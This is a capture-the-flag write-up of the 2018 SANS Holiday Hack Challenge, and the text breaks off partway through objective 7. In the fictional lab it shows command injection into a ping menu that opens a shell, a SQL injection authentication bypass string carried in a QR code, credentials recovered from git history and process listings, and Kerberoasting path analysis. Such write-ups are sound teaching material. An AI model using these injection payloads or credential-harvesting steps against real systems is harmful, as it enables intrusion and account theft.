

SANS Holiday Hack Challenge - KringleCon

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.

The toy soldiers act even more aggressively. They are searching for something -- something very special inside of Santa's castle -- and they will stop at NOTHING until they find it. Hans seems to be directing their activities.

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech. Make sure you visit Hans to hear his speech.

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases. Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."

A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

Hans has started monologuing again. Please visit him in Santa's lobby for a status update. Great work! You have blocked access to Santa's treasure... for now. Please visit Hans in Santa's Secret Room for an update.

And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.

But Santa still has more questions for you to solve!

Congrats! You have solved the hardest challenge! Please visit Santa and Hans inside Santa's Secret Room for an update on your amazing accomplishment

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SANS Holiday Hack Challenge 2018

The code and files for this challenge can be found at
<https://github.com/jleaniz/SANSHolidayHackChallenge>

Objective 1: Orientation Challenge

Question 1: *What phrase is revealed when you answer all of the [KringleCon Holiday Hack History questions](#)? For hints on achieving this objective, please visit Bushy Evergreen and help him with the Essential Editor Skills Cranberry Pi terminal challenge.*

Answer: Happy Trails

Solving Essential Editor Skills Cranberry Pi terminal challenge

This challenge just requires to exit the vi text editor. RTFM. :)

Achieving the objective

Achieving the objective was possible just by getting some general information about the previous SANS holiday hack challenges and answering the questions at https://www.holidayhackchallenge.com/2018/challenges/osint_challenge_windows.html to get our first answer.

Objective 2: Directory Traversing

Question 2: *Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? [Please analyze the CFP site to find out](#). For hints on achieving this objective, please visit Minty Candycane and help her with the The Name Game Cranberry Pi terminal challenge.*

Answer: John McClane

Solving The Name Game Cranberry Pi terminal challenge

We need to "Find the first name of our guy "Chan!". When we enter the terminal challenge we are presented with a command line menu. My first instinct was to try different inputs for the different options. Option 2 actually runs 'ping' against whatever address the user inputs. Trying out a few odd strings as input it's easy to see that we are able to actually inject code. One of the hints you get is that the '&' operator in PowerShell allows you to execute commands.

```
Pressing option 2...
```

```
Validating data store for employee onboard information.  
Enter address of server: 127.0.0.1  
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.041 ms
```

```
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.050 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2041ms
rtt min/avg/max/mdev = 0.041/0.046/0.050/0.006 ms
onboard.db: SQLite 3.x database
Press Enter to continue...:

Enter address of server: & sh -i # popping a shell
$ Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
             [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
             [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
             [-w deadline] [-W timeout] [hop1 ...] destination

$ id
uid=1000(elf) gid=1000(elf) groups=1000(elf)
$ whoami
elf

Enter address of server: & sqlite3 # Running SQLite3 cli
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
             [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
             [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
             [-w deadline] [-W timeout] [hop1 ...] destination
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .dump onboard.db
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
COMMIT;
sqlite> .open onboard.db
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE onboard (
  id INTEGER PRIMARY KEY,
  fname TEXT NOT NULL,
  lname TEXT NOT NULL,
  [...]
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los
Angeles','90067','4017533509','scottmchan90067@gmail.com');
```

```
[...]
```

So now we know Mr Chan's first name. We can go back to our shell and run the elf binary to solve the challenge.

```
$ ls
```

```
menu.ps1 onboard.db runtoanswer
```

```
$ ./runtoanswer
```

```
Loading, please wait.....
```

```
Enter Mr. Chan's first name:0
```

```
Congratulations!
```

Achieving the objective

Getting the next answer is all about knowing that web servers can sometimes allow you to browse public directories if they are not configured properly. The CFP website actually lets you do some directory browsing by adding a '/' to the end of the URL as

<https://cfp.kringlecastle.com/cfp/>

It's obvious where to go from here to find out answer to the objective:

<https://cfp.kringlecastle.com/cfp/rejected-talks.csv>

qmt3,2,8040424,200,FALSE,FALSE,John,McClane,Director of Security,Data Loss for Rainbow Teams: A Path in the Darkness,1,11

Objective 3 - de Bruijn Sequences

Question 3: *The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a [door passcode](#). Upon entering the correct passcode, what message is presented to the speaker? For hints on achieving this objective, please visit Tangle Coalbox and help him with the Lethal ForensicELFication Cranberry Pi terminal challenge.*

Answer: Welcome unprepared speaker!

Solving Lethal ForensicELFication Cranberry PI challenge

This challenge can be solved by looking at the .viminfo file in the user's home directory. Once you look at the file you'll quickly realize who the poem is about.

```
elf@e4d69cea2fb8:~$ ls -al
total 5460
drwxr-xr-x 1 elf  elf    4096 Dec 14 16:28 .
drwxr-xr-x 1 root root    4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf  elf     419 Dec 14 16:13 .bash_history
-rw-r--r-- 1 elf  elf     220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf   3540 Dec 14 16:28 .bashrc
```

```
-rw-r--r-- 1 elf elf 675 May 15 2017 .profile
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 .secrets
-rw-r--r-- 1 elf elf 5063 Dec 14 16:13 .viminfo
-rwxr-xr-x 1 elf elf 5551072 Dec 14 16:13 runtoanswer
```

```
elf@e4d69cea2fb8:~$ more .viminfo
[...]
# Search String History (newest to oldest):
? Elinore
|2,1,1536607217,, "Elinore"
[...]
```

The viminfo file is used to store cut/paste buffers for later retrieval. Careful if you are handling text passwords!

Achieving the objective

To achieve the objective we need to find the passcode to the door. Solving the Cranberry PI terminal challenge gives us a hint, this has something to do with de Bruijn sequences. As it turns out, de Bruijn sequences can help us reduce the number of brute force attempts required to crack the door's passcode. The Wikipedia page for de Bruijn sequences has a Python implementation of de Bruijn sequences of order n on a k -sized alphabet. Our door is a 4-symbol alphabet (geometric shapes) and length 4. So we can produce the de Bruijn sequence for $n=4$, $k=4$. All I had to do was add one line of code to generate the sequence.

```
print(de_bruijn(4, 4))
```

```
CA_C02SYD31GTFL:~ jleaniz001$ python de_bruijn.py
00001000200030011001200130021002200230031003200330101020103011101120113012101
22012301310132013302020302110212021302210222022302310232023303031103120313032
10322032303310332033311112111311221123113211331212131222122312321233131322132
313321333222322332323333
```

I've marked in red the possible combinations of length 4. Now we just have to try them at <https://doorpasscoden.kringlecastle.com/>

The correct code is: 0121 which corresponds to (triangle, square, circle, triangle) given that 0=triangle, 1=square, 2=circle, 3=star

Objective 4 - Data repo analysis

Question 4: Retrieve the encrypted ZIP file from the [North Pole Git repository](#). What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with Stall Mucking Report Cranberry Pi terminal challenge.

Answer: Yippee-ki-yay

Solving Stall Mucking Report Cranberry Pi terminal challenge

We're told to "Complete this challenge by uploading the elf's report.txt file to the samba share at //localhost/report-upload/"

To be able to upload the document we first need to find the user's password. Our friendly elf drops a hint that sometimes you can see passwords being passed as arguments to certain programs.

```
elf@fff1938778e6e:~$ ps -elf > a.out
4 S root      10      1  0  80   0 - 12383 -      19:40 pts/0    00:00:00
sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none --no-check-
certificate --extraneous-command-argument --do-not-run-as-tyler --accept-
sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress
//localhost/report-upload/ directreindeerflatterystable -U report-upload
```

Here's the password. Now we just need to upload the report.txt file to the server.

```
elf@fff1938778e6e:~$ smbclient //localhost/report-upload -U report-upload -c
"put report.txt"
WARNING: The "syslog" option is deprecated
Enter report-upload's password: directreindeerflatterystable
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
putting file report.txt as \report.txt (500.9 kb/s) (average 501.0 kb/s)
elf@fff1938778e6e:~$
You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.
```

Achieving the objective

We need to find the password for this file:

https://git.kringlecastle.com/Upatree/santas_castle_automation/blob/master/schematics/ventilati%0Aon_diagram.zip

Solution 1:

We can clone the git repository and look at the last few commits:

```

CA_C02SYD31GTFL:schematics jleaniz001$ git log
[...]
    removing file

commit e76cb9adf58ec335d86355feb8dec3c74b9edcfe
Author: Shinny Upatree <shinny.upatree@kringlecastle.com>
Date:   Tue Dec 11 08:21:31 2018 +0000
[...]
CA_C02SYD31GTFL:schematics jleaniz001$ git diff
e76cb9adf58ec335d86355feb8dec3c74b9edcfe
[...]
-
-Password = 'Yippee-ki-yay'
-
[...]

```

Solution 2:

Trufflehog can recursively search a repository and look for strings with high entropy and strings that match specific regular expressions.

truffleHog https://git.kringlecastle.com/Upatree/santas_castle_automation

[...]

+Password = 'Yippee-ki-yay'

[...]

Objective 5 - AD privilege discovery

Question 5: Using the data set contained in this [SANS Slingshot Linux image](#), find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name (in username@domain.tld format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. For hints on achieving this objective, please visit Holly Evergreen and help her with the CURLing Master Cranberry Pi terminal challenge.

Answer: LDUBEJ00320@AD.KRINGLECASTLE.COM

Solving CURLing Master Cranberry Pi terminal challenge

Complete this challenge by submitting the right HTTP request to the server at <http://localhost:8080/> to get the candy striper started again. You may view the contents of the nginx.conf file in /etc/nginx/, if helpful.

OK, we know the web server runs nginx, we can look at the configuration file. There were some dropped hints that this may involve HTTP/2 (there are two talks on the topic at KringleCon).

```

elf@09ee7f25c0aa:~$ curl http://localhost:8080
?????@

```


Not much here, looks like binary data? Let's examine the nginx config file.

```
elf@09ee7f25c0aa:~$ cat /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
[...]

    server {
        # love using the new stuff! -Bushy
        listen                8080 http2;
        # server_name         localhost 127.0.0.1;
        root /var/www/html;

        location ~ [^/]\.php(/|$) {
            fastcgi_split_path_info ^(.+?\.php)(/.*)$;
            if (!-f $document_root$fastcgi_script_name) {
                return 404;
            }
        }
    }
[...]
```

Looks like this server supports HTTP/2 which explains the reply we got from the server. Trying a few different calls with curl gets us to:

```
elf@74f1b6cf1f65:~$ curl --http2-prior-knowledge http://localhost:8080
<html>
<head>
  <title>Candy Striper Turner-On'er</title>
</head>
<body>
<p>To turn the machine on, simply POST to this URL with parameter
"status=on"
</body>
</html>
```

OK, that's easy enough, we just need to add "status=on" to our request payload. This can be done with the '-d' curl argument.

```
elf@74f1b6cf1f65:~$ curl --http2-prior-knowledge http://localhost:8080 -d
"status=on"
<html>
<head>
  <title>Candy Striper Turner-On'er</title>
</head>
<body>
```

```
<p>To turn the machine on, simply POST to this URL with parameter  
"status=on"
```

Unencrypted 2.0? He's such a silly guy.

That's the kind of stunt that makes my OWASP friends all cry.

Truth be told: most major sites are speaking 2.0;

TLS connections are in place when they do so.

-Holly Evergreen

```
<p>Congratulations! You've won and have successfully completed this  
challenge.
```

```
<p>POSTing data in HTTP/2.0.
```

```
</body>
```

```
</html>
```


Achieving the objective

The first step is to boot up a virtual machine from the image we're given. This is a Slingshot Linux image. Once the machine is booted up, we can see that Bloodhound is installed.

Remember, we need to find a Domain User account with the shortest path to the Domain Admin group. Sounds like a job for Bloodhound!

Bloodhound is a useful AD pentesting tool that allows you to map AD identities and automates the attack path analysis process. In other words, it maps out Active Directory, tells you who's logged in where, and gives you the shortest path to Domain Admin users.

Thanks to the elves, it comes pre-loaded with some useful data. We can find Kerberoastable users. Essentially, Kerberoasting is a technique used to request a TGS ticket from the domain controller for a specific domain user. The key fact is that part of the TGS ticket is encrypted using the NTLM hash of the account's plaintext password. So if we get the TGS we can get the NTLM hash which can be cracked offline, avoiding account lockouts. For a more in-depth explanation of Kerberoasting and why it works, read harmj0y's blog post [here](#)



There are 5 possible paths in the tree graph. Starting from the top, we can discard the first 3 paths as they include RDP sessions (indicated by “CanRDP” and “HasSession”) and we were told to avoid these. The path at the bottom-most edge also includes an RDP session. So our only viable path is the one for LDUBEJ00320@AD.KRINGLECASTLE.COM which has Admin rights (indicated by “AdminTo”) and an open session on a domain machine for a user that is part of the domain admin group. Win!

Objective 6 - Badge manipulation

Question 6: *Bypass the authentication mechanism associated with the room near Pepper Minstix. [A sample employee badge is available](#). What is the access control number revealed by the [door authentication panel](#)? For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.*

Answer: 19880715

Solving Yule Log Analysis Cranberry Pi terminal challenge

Submit the compromised webmail username to `runtoanswer` to complete this challenge.

We are given a Python tool that can parse Windows Event logs into XML. We can use this tool to read the event logs and look for the compromised webmail username. My initial idea was to look for accounts that may have been brute forced (i.e. a lot of 4625 Event IDs, followed by a 4624 Event ID successful logon) but i couldn't find accounts with many failed logins.

I decided to write some Python code to parse out the XML output from `evtx_dump.py` to be able to easily analyze the data.

```
import xml.etree.ElementTree as ET

tree = ET.parse('events.xml')
root = tree.getroot()
success = {}
fail = {}
user2ip = {}
tixreq = {}

for child in root:
    eid = child.getchildren()[0].getchildren()[1].text
    try:
        if eid == '4624':
            user = child.getchildren()[1].getchildren()[5].text
            ip = child.getchildren()[1].getchildren()[18].text
            temp_list = [ip]
            if user not in success:
                success[user] = 1
            else:
                success[user] += 1
            if user not in user2ip:
                user2ip[user] = temp_list
            else:
                temp_list = user2ip[user]
```

```

        if ip not in temp_list:
            temp_list.append(ip)
            user2ip[user] = temp_list
    elif eid == '4625':
        user = child.getchildren()[1].getchildren()[5].text
        ip = child.getchildren()[1].getchildren()[18].text
        temp_list = [ip]
        if user not in fail:
            fail[user] = 1
        else:
            fail[user] += 1
    elif eid == '4769' or eid == '4768':
        user = child.getchildren()[1].getchildren()[0].text
        if user not in tixreq:
            tixreq[user] = 1
        else:
            tixreq[user] += 1
except:
    print "error processing event. skipping..."

print sorted(success.items())
print sorted(fail.items())
print sorted(user2ip.items())
print sorted(tixreq.items())

```

```

elf@622a90de6aa3:~$ ls
evtx_dump.py  ho-ho-no.evtx  runtoanswer
elf@622a90de6aa3:~$ python evtx_dump.py ho-ho-no.evtx > events.xml
elf@5f6757eccaf3:~$ python
Python 2.7.15rc1 (default, Nov 12 2018, 14:31:15)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
[...]
>>> print sorted(success.items())
[('ANONYMOUS LOGON', 1), ('Administrator', 2), ('DWM-1', 2),
('HealthMailboxbab78a6', 115), ('HealthMailboxbe58608', 581), ('IUSR', 1),
('LOCAL SERVICE', 1), ('MSSQL$MICROSOFT##WID', 1), ('NETWORK SERVICE', 3),
('SYSTEM', 43), ('bushy.evergreen', 1), ('minty.candycane', 2),
('shinny.upatree', 1), ('sparkle.redberry', 1), ('wunorse.openslae', 1)]

```

The list above contains a dictionary with usernames as keys and a count of successful logons (4624) as values

```
>>> print sorted(user2ip.items())
[('ANONYMOUS LOGON', ['-']), ('Administrator', ['127.0.0.1']), ('DWM-1', ['-']), ('HealthMailboxbab78a6', ['-']), ('HealthMailboxbe58608', ['::1', '127.0.0.1', '-', 'fe80::3085:5155:bb47:8b3e', 'fe80::b0d8:bf3b:51aa:caba', 'fe80::5efe:169.254.202.186', 'fe80::5efe:192.168.85.149', 'fe80::1c84:3455:3f57:aa6a', '169.254.202.186', '2001:0:5ef5:79fb:1c84:3455:3f57:aa6a', 'fe80::34a2:32ea:3f57:aa6a', 'fe80::34cb:3c75:3f57:aa6a', 'fe80::107e:3fd:3f57:aa6a']), ('IUSR', ['-']), ('LOCAL SERVICE', ['-']), ('MSSQL$MICROSOFT##WID', ['-']), ('NETWORK SERVICE', ['-']), ('SYSTEM', ['-']), ('bushy.evergreen', ['192.168.190.50']), ('minty.candycane', ['172.31.254.101']), ('shinny.upatree', ['172.18.101.231']), ('sparkle.redberry', ['10.158.210.210']), ('wunorse.openslae', ['10.231.108.200'])]
```

The list above contains a dictionary with usernames as keys and a list of IP addresses for successful logons (4625) as values.

```
>>> print sorted(tixreq.items())
[('Administrator@EM.KRINGLECON.COM', 1), ('HealthMailboxbab78a6@EM.KRINGLECON.COM', 35), ('HealthMailboxbe58608@EM.KRINGLECON.COM', 4), ('WIN-KCON-EXCH16$@EM.KRINGLECON.COM', 63), ('bushy.evergreen@EM.KRINGLECON.COM', 1), ('minty.candycane@EM.KRINGLECON.COM', 2), ('shinny.upatree@EM.KRINGLECON.COM', 1), ('sparkle.redberry@EM.KRINGLECON.COM', 1), ('wunorse.openslae@EM.KRINGLECON.COM', 1)]
```

The list above contains a dictionary with usernames as keys and a count of successful Kerberos service ticket requests (4769) as values. minty.candycane was the only Domain user with more than one successful ticket request and successful logon.

Here are the respective Event Log entries:

```
<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider
Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4768</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>14339</Task>
```

```
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:05:03.398243"></TimeCreated>
<EventRecordID>240168</EventRecordID>
<Correlation ActivityID="" RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="15576"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetSid">S-1-5-21-25059752-1411454016-2901770228-1156</Data>
<Data Name="ServiceName">krbtgt</Data>
<Data Name="ServiceSid">S-1-5-21-25059752-1411454016-2901770228-502</Data>
<Data Name="TicketOptions">0x40810010</Data>
<Data Name="Status">0x00000000</Data>
<Data Name="TicketEncryptionType">0x00000012</Data>
<Data Name="PreAuthType">2</Data>
<Data Name="IpAddress">::1</Data>
<Data Name="IpPort">0</Data>
<Data Name="CertIssuerName"></Data>
<Data Name="CertSerialNumber"></Data>
<Data Name="CertThumbprint"></Data>
</EventData>
</Event>

<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provid
er Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-
3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4769</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>14337</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:05:03.682758"></TimeCreated>
<EventRecordID>240169</EventRecordID>
<Correlation ActivityID="" RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="15576"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
```

```
<Security UserID=""></Security>
</System>
<EventData><Data
Name="TargetUserName">minty.candycane@EM.KRINGLECON.COM</Data>
<Data Name="TargetDomainName">EM.KRINGLECON.COM</Data>
<Data Name="ServiceName">WIN-KCON-EXCH16$</Data>
<Data Name="ServiceSid">S-1-5-21-25059752-1411454016-2901770228-1000</Data>
<Data Name="TicketOptions">0x40810000</Data>
<Data Name="TicketEncryptionType">0x00000012</Data>
<Data Name="IpAddress">::1</Data>
<Data Name="IpPort">0</Data>
<Data Name="Status">0x00000000</Data>
<Data Name="LogonGuid">{d1a830e3-d804-588d-aea1-48b8610c3cc1}</Data>
<Data Name="TransmittedServices">-</Data>
</EventData>
</Event>

<Event
xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provid
er Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-
3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4624</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:05:03.702278"></TimeCreated>
<EventRecordID>240171</EventRecordID>
<Correlation ActivityID="{71a9b66f-4900-0001-a8b6-a9710049d401}"
RelatedActivityID=""></Correlation>
<Execution ProcessID="664" ThreadID="15576"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data>
<Data Name="SubjectDomainName">EM.KRINGLECON</Data>
<Data Name="SubjectLogonId">0x000000000000003e7</Data>
<Data Name="TargetUserSid">S-1-5-21-25059752-1411454016-2901770228-
1156</Data>
<Data Name="TargetUserName">minty.candycane</Data>
```



```
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x000000000114a4fe</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="LogonGuid">{d1a830e3-d804-588d-aea1-48b8610c3cc1}</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">38283</Data>
<Data Name="ImpersonationLevel">%%1833</Data>
<Data Name="RestrictedAdminMode">-</Data>
<Data Name="TargetOutboundUserName">-</Data>
<Data Name="TargetOutboundDomainName">-</Data>
<Data Name="VirtualAccount">%%1843</Data>
<Data Name="TargetLinkedLogonId">0x0000000000000000</Data>
<Data Name="ElevatedToken">%%1842</Data>
</EventData>
</Event>
```

Achieving the objective: Getting the access control passcode

To achieve our objective we have to bypass the authentication at <https://scanomatic.kringlecastle.com/index.html>. This is a SQL injection challenge.

The web app allows the user to upload a PNG image file with a QR code. In the backend, the web app reads the QR code and after converting it to ASCII, adds it to a SQL query. Fortunately, the server displays verbose error messages when it encounters an exception, which helps us figure out the backend SQL database platform and the actual query that's being executed by the web app. **SELECT FIRST_NAME, LAST_NAME, ENABLED FROM EMPLOYEES WHERE AUTHORIZED = 1 AND UID = {} LIMIT 1** {} is replaced by the user input. The DBMS is MariaDB (as seen in a server error message below)

```
{"data": "EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT first_name,last_name,enabled FROM employees WHERE authorized = 1 AND uid = '{}'.format(uid))\"): (1064, u'You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near \" LIMIT 1' at line 1\")", "request": false}
```

I was able to generate QR codes containing SQL code that can be injected (tested by generating a QR code with just a single quote as text). After some trial and error, I was able to

bypass the authentication logic by uploading a QR code with the following string: '**OR enabled = 1 or uid =**'

The QR codes were generated using <https://www.the-qrcode-generator.com/> which is given to us by the elf we just helped solving the event log challenge.



Once the server reads the PNG file with the QR code it will grant the user access and give us the code we need: **19880715**

Objective 7 - HR Incident Response

Question 7: Santa uses an Elf Resources website to look for talented information security professionals. [Gain access to the website](#) and fetch the document

C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? *For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge.*

Answer: Fancy Beaver

Solving Dev Ops Fail Cranberry Pi terminal challenge

Find Sparkle's password, then run the runtoanswer tool.

This challenge requires some git command line knowledge. The elves tell you that someone committed database credentials to a git repository but that the issue has been remediated. Luckily, we can use git to see all previous code changes and commits.

```
elf@b2fc092078ae:~/kccconfmgmt$ git log
[...]
commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Tue Nov 6 17:26:39 2018 -0500

    Add initial server config
[...]
```

This looks like it could be a commit where credentials might have been uploaded by mistake.

```
elf@b2fc092078ae:~/kcconfmgmt$ git diff
68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
[...]
-// Database URL
-module.exports = {
-  'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:10073/node-
api'
[...]
elf@b2fc092078ae:~$ ./runtoanswer
Loading, please wait.....
Enter Sparkle Redberry's password: twinkletwinkletwinkle

This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.
Congratulations!
```

Achieving the main objective: Fetching the Word document

